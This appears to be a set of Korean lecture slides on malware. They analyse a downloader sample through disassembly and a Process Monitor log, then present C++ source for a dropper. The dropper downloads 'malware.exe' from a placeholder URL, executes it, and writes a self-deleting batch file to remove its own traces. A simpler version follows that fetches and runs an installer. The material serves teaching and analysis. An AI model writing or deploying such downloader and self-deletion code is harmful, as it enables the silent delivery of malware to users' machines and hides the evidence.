
Assembly code (Address | Disassembly | Comment):

Address	Disassembly	Comment
00401000	PUSH download.004020F4	
00401005	CALL DWORD PTR DS:[<&KERNEL32.LoadLibrary@]	
0040100B	PUSH 0	
0040100D	PUSH 0	
0040100F	PUSH download.0040210C	
00401014	PUSH download.00402140	
00401019	PUSH 0	
0040101B	CALL <JMP.&urlmon.URLDownloadToFile@>	
00401020	PUSH 5	
00401022	PUSH download.004021B0	
00401027	CALL DWORD PTR DS:[<&KERNEL32.WinExec@>]	
0040102D	XOR EAX,EAX	
0040102F	RETN	
00401030	JMP DWORD PTR DS:[<&urlmon.URLDownloadToFile@>]	

Script (WinExec):

```
[
  FileName = "urlmon.dll"
  LoadLibrary()
  UNICODE "c:\Program Files\a.exe"
  UNICODE "http://app.pc.kakao.com/talk/win32/KakaoTalk_Setup.exe"
  ShowState = SW_SHOW
  CmdLine = "c:\Program Files\a.exe"
  WinExec()
  urlmon.URLDownloadToFile()
]
```

## 1. 악성코드 샘플 분석 - Downloader



Process Name	PID	Operation	Time of Day	Path	Result	Detail
Explorer.EXE	1700	FileSystemControl	오후 3:32:05,8472123	C:\Users\W\Analyzer	INVALID DEVICE...	Control: FSCTL_L
Explorer.EXE	1700	QueryDirectory	오후 3:32:05,8472493	C:\Users\W\Analyzer\NTUSER.DAT	SUCCESS	Filter: NTUSER.D,
Explorer.EXE	1700	RegQueryValue	오후 3:32:05,8472553	HKLM	SUCCESS	Query: HandleTa
Explorer.EXE	1700	CloseFile	오후 3:32:05,8473001	C:\Users\W\Analyzer	SUCCESS	
Explorer.EXE	1700	RegOpenKey	오후 3:32:05,8473329	HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\UsersFiles\NameSpac...	SUCCESS	Desired Access:
Explorer.EXE	1700	RegQueryValue	오후 3:32:05,8474218	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UsersFiles\NameSp...	SUCCESS	Type: REG_SZ, L
Explorer.EXE	1700	CreateFile	오후 3:32:05,8474329	C:\Users\W\Analyzer	SUCCESS	Desired Access:
Explorer.EXE	1700	RegCloseKey	오후 3:32:05,8474898	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UsersFiles\NameSp...	SUCCESS	
Explorer.EXE	1700	FileSystemControl	오후 3:32:05,8474930	C:\Users\W\Analyzer	INVALID DEVICE...	Control: FSCTL_L
Explorer.EXE	1700	QueryDirectory	오후 3:32:05,8475268	C:\Users\W\Analyzer\NTUSER.DAT	SUCCESS	Filter: NTUSER,D,
Explorer.EXE	1700	RegQueryKey	오후 3:32:05,8475578	HKLM	SUCCESS	Query: HandleTa
Explorer.EXE	1700	CloseFile	오후 3:32:05,8475711	C:\Users\W\Analyzer	SUCCESS	
Explorer.EXE	1700	RegOpenKey	오후 3:32:05,8476222	HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\UsersFiles\NameSpac...	SUCCESS	Desired Access:
Explorer.EXE	1700	RegQueryValue	오후 3:32:05,8476858	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UsersFiles\NameSp...	SUCCESS	Type: REG_SZ, L
Explorer.EXE	1700	RegCloseKey	오후 3:32:05,8477401	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UsersFiles\NameSp...	SUCCESS	
Explorer.EXE	1700	CreateFile	오후 3:32:05,8478489	C:\Users\W\Analyzer	SUCCESS	Desired Access:
Explorer.EXE	1700	FileSystemControl	오후 3:32:05,8479128	C:\Users\W\Analyzer	INVALID DEVICE...	Control: FSCTL_L
Explorer.EXE	1700	QueryDirectory	오후 3:32:05,8479471	C:\Users\W\Analyzer\ntuser.dat,LOG1	SUCCESS	Filter: ntuser.dat
Explorer.EXE	1700	CloseFile	오후 3:32:05,8480197	C:\Users\W\Analyzer	SUCCESS	
Explorer.EXE	1700	CreateFile	오후 3:32:05,8481428	C:\Users\W\Analyzer	SUCCESS	Desired Access:
Explorer.EXE	1700	FileSystemControl	오후 3:32:05,8505042	C:\Users\W\Analyzer	INVALID DEVICE...	Control: FSCTL_L
Explorer.EXE	1700	QueryDirectory	오후 3:32:05,8505658	C:\Users\W\Analyzer\ntuser.dat,LOG1	SUCCESS	Filter: ntuser.dat
Explorer.EXE	1700	CloseFile	오후 3:32:05,8507379	C:\Users\W\Analyzer	SUCCESS	
Explorer.EXE	1700	Thread Exit	오후 3:32:07,1741829		SUCCESS	Thread ID: 1508,
spoolsv.exe	1052	Thread Create	오후 3:32:09,5468260		SUCCESS	Thread ID: 3408
svchost.exe	108	Thread Exit	오후 3:32:13,1581408		SUCCESS	Thread ID: 2600,
SearchFilterHost.exe	3412	Thread Exit	오후 3:32:15,1322182		SUCCESS	Thread ID: 200, U
Explorer.EXE	1700	RegQueryKey	오후 3:32:18,2951094	HKCU	SUCCESS	Query: HandleTa
Explorer.EXE	1700	RegOpenKey	오후 3:32:18,2953035	HKCU\Control Panel\Personalization\Desktop Slideshow	SUCCESS	Desired Access:
Explorer.EXE	1700	CreateFile	오후 3:32:18,2956982	C:\Users\W\Analyzer	NAME COLLISION	Desired Access:
Explorer.EXE	1700	QueryBasicInformationFile	오후 3:32:18,2960535	C:\Users\W\Analyzer	SUCCESS	Desired Access:
Explorer.EXE	1700	CloseFile	오후 3:32:18,2961727	C:\Users\W\Analyzer	SUCCESS	CreationTime: 20
Explorer.EXE	1700	CreateFile	오후 3:32:18,2964497	C:\Users\W\Analyzer\AppData\Roaming	NAME COLLISION	Desired Access:
Explorer.EXE	1700	CreateFile	오후 3:32:18,2967152	C:\Users\W\Analyzer\AppData\Roaming	SUCCESS	Desired Access:
Explorer.EXE	1700	QueryBasicInformationFile	오후 3:32:18,2967615	C:\Users\W\Analyzer\AppData\Roaming	SUCCESS	CreationTime: 20
Explorer.EXE	1700	CloseFile	오후 3:32:18,2967905	C:\Users\W\Analyzer\AppData\Roaming	SUCCESS	
Explorer.EXE	1700	CreateFile	오후 3:32:18,2969922	C:\Users\W\Analyzer\AppData\Roaming\Microsoft\Windows\Themes	NAME COLLISION	Desired Access:
Explorer.EXE	1700	CreateFile	오후 3:32:18,2973121	C:\Users\W\Analyzer\AppData\Roaming\Microsoft\Windows\Themes\slideshow.ini	NAME NOT FOU...	Desired Access:
Explorer.EXE	1700	RegQueryValue	오후 3:32:18,2974003	HKCU\Control Panel\Personalization\Desktop Slideshow\Interval	SUCCESS	Length: 144
Explorer.EXE	1700	RegQueryValue	오후 3:32:18,2974303	HKCU\Control Panel\Personalization\Desktop Slideshow\Shuffle	NAME NOT FOU...	Length: 144
Explorer.EXE	1700	RegOpenKey	오후 3:32:18,2974777	HKCU	SUCCESS	Query: HandleTa
Explorer.EXE	1700	RegOpenKey	오후 3:32:18,2975134	HKCU\Control Panel\Personalization\Desktop Slideshow	SUCCESS	Desired Access:
Explorer.EXE	1700	RegQueryValue	오후 3:32:18,2975507	HKCU\Control Panel\Personalization\Desktop Slideshow\AnimationDuration	NAME NOT FOU...	Length: 144
Explorer.EXE	1700	RegCloseKey	오후 3:32:18,2975825	HKCU\Control Panel\Personalization\Desktop Slideshow	SUCCESS	
Explorer.EXE	1700	RegQueryKey	오후 3:32:18,2976107	HKLM	SUCCESS	Query: HandleTa
Explorer.EXE	1700	RegOpenKey	오후 3:32:18,2976385	HKLM\Control Panel\Personalization\Desktop Slideshow	NAME NOT FOU...	Desired Access:
Explorer.EXE	1700	RegQueryKey	오후 3:32:18,2976675	HKCU	SUCCESS	Query: HandleTa
Explorer.EXE	1700	RegOpenKey	오후 3:32:18,2976922	HKCU\Control Panel\Personalization\Desktop Slideshow	SUCCESS	Desired Access:
Explorer.EXE	1700	RegQueryValue	오후 3:32:18,2977212	HKCU\Control Panel\Personalization\Desktop Slideshow\Flags	NAME NOT FOU...	Length: 144
Explorer.EXE	1700	RegCloseKey	오후 3:32:18,2977470	HKCU\Control Panel\Personalization\Desktop Slideshow	SUCCESS	
Explorer.EXE	1700	RegQueryKey	오후 3:32:18,2977696	HKLM	SUCCESS	Query: HandleTa
Explorer.EXE	1700	RegOpenKey	오후 3:32:18,2977939	HKLM\Control Panel\Personalization\Desktop Slideshow	NAME NOT FOU...	Desired Access:
Explorer.EXE	1700	RegCloseKey	오후 3:32:18,2978207	HKCU\Control Panel\Personalization\Desktop Slideshow	SUCCESS	
svchost.exe	108	Thread Create	오후 3:32:22,1638045		SUCCESS	Thread ID: 652
ports.exe	3516	Thread Exit	오후 3:32:28,3164321		SUCCESS	Thread ID: 3692,

7. ProcessMonitor로 동작확인  
 > Downloader.exe 실행시키자  
 Explorer.exe에서 엄청난 속도로  
 내 PC 정보를 읽는 중  
 (레지스트리 정보 포함..)

## 1. 악성코드 샘플 분석 - Downloader

8. 내부적으로 이렇지만  
보이는 건 카카오톡 설치 화면 뿐..



교훈

툴이나 프로그램 받는다고  
이상한 블로그나 사이트에서 .exe 다운/실행 X  
당연히 설치되는 된다. **단**, 다른 것도 함께..



## 개발

1. 악성코드 구현 - Downloader
2. 실행
3. 개발 실습

## 1. 악성코드 구현 - Downloader

## Downloader 구현 - C++(일부 기능)

```

#include <iostream>
#include <windows.h> //FILE 삭제 목적
#include <urlmon.h> //URL에 있는 파일을 다운로드 해오는 목적
#pragma comment(lib, "UrlMon.lib") //URLDownloadToFile() 쓸려면 필요
using namespace std;

int main(int argc, char **argv) {
    cout << "Dropper!" << endl;

    URLDownloadToFile(NULL, "http://~/malware.exe", "D:\\child.exe", 0, NULL);

    ShellExecute(NULL, "open", "D:\\child.exe", NULL, NULL, SW_SHOW);

    FILE *fp;
    fopen_s(&fp, "deleteme.bat", "wt");
    fprintf(fp, "\
:AAA\ndel \"%s\"\\n\
IF exist \"%s\" GOTO AAA\n\
:BBB\n\
del deleteme.bat\n\
IF exist deleteme.bat GOTO BBB\n", argv[0], argv[0]);
    fclose(fp);

    ShellExecute(NULL, "open", "deleteme.bat", NULL, NULL, SW_HIDE);

    return 0;
}

```

&lt; URL에 있는 malware을 다운로드해서 child.exe로 저장

&lt; child.exe 실행




&lt; deleteme.bat 생성

&lt; deleteme.bat에서 이 실행파일 삭제 코드

&lt; deleteme.bat에서 deleteme.bat 삭제 코드

&lt; deleteme.bat 실행

## 실행



## Downloader 따라해보기

```
#include <iostream>
#include <windows.h>
#include <urlmon.h>
#pragma comment(lib, "UrlMon.lib")
using namespace std;

int main(int argc, char **argv) {
    cout << "Downloader" << endl;
    URLDownloadToFile(NULL, "http://prod.ahnlab.com/v3lite/v40/download/V3Lite_Setup.exe",
"D:\\child.exe", 0, NULL);
    ShellExecute(NULL, "open", "D:\\child.exe", NULL, NULL, SW_SHOW);
    return 0;
}
```

**감사합니다 :)**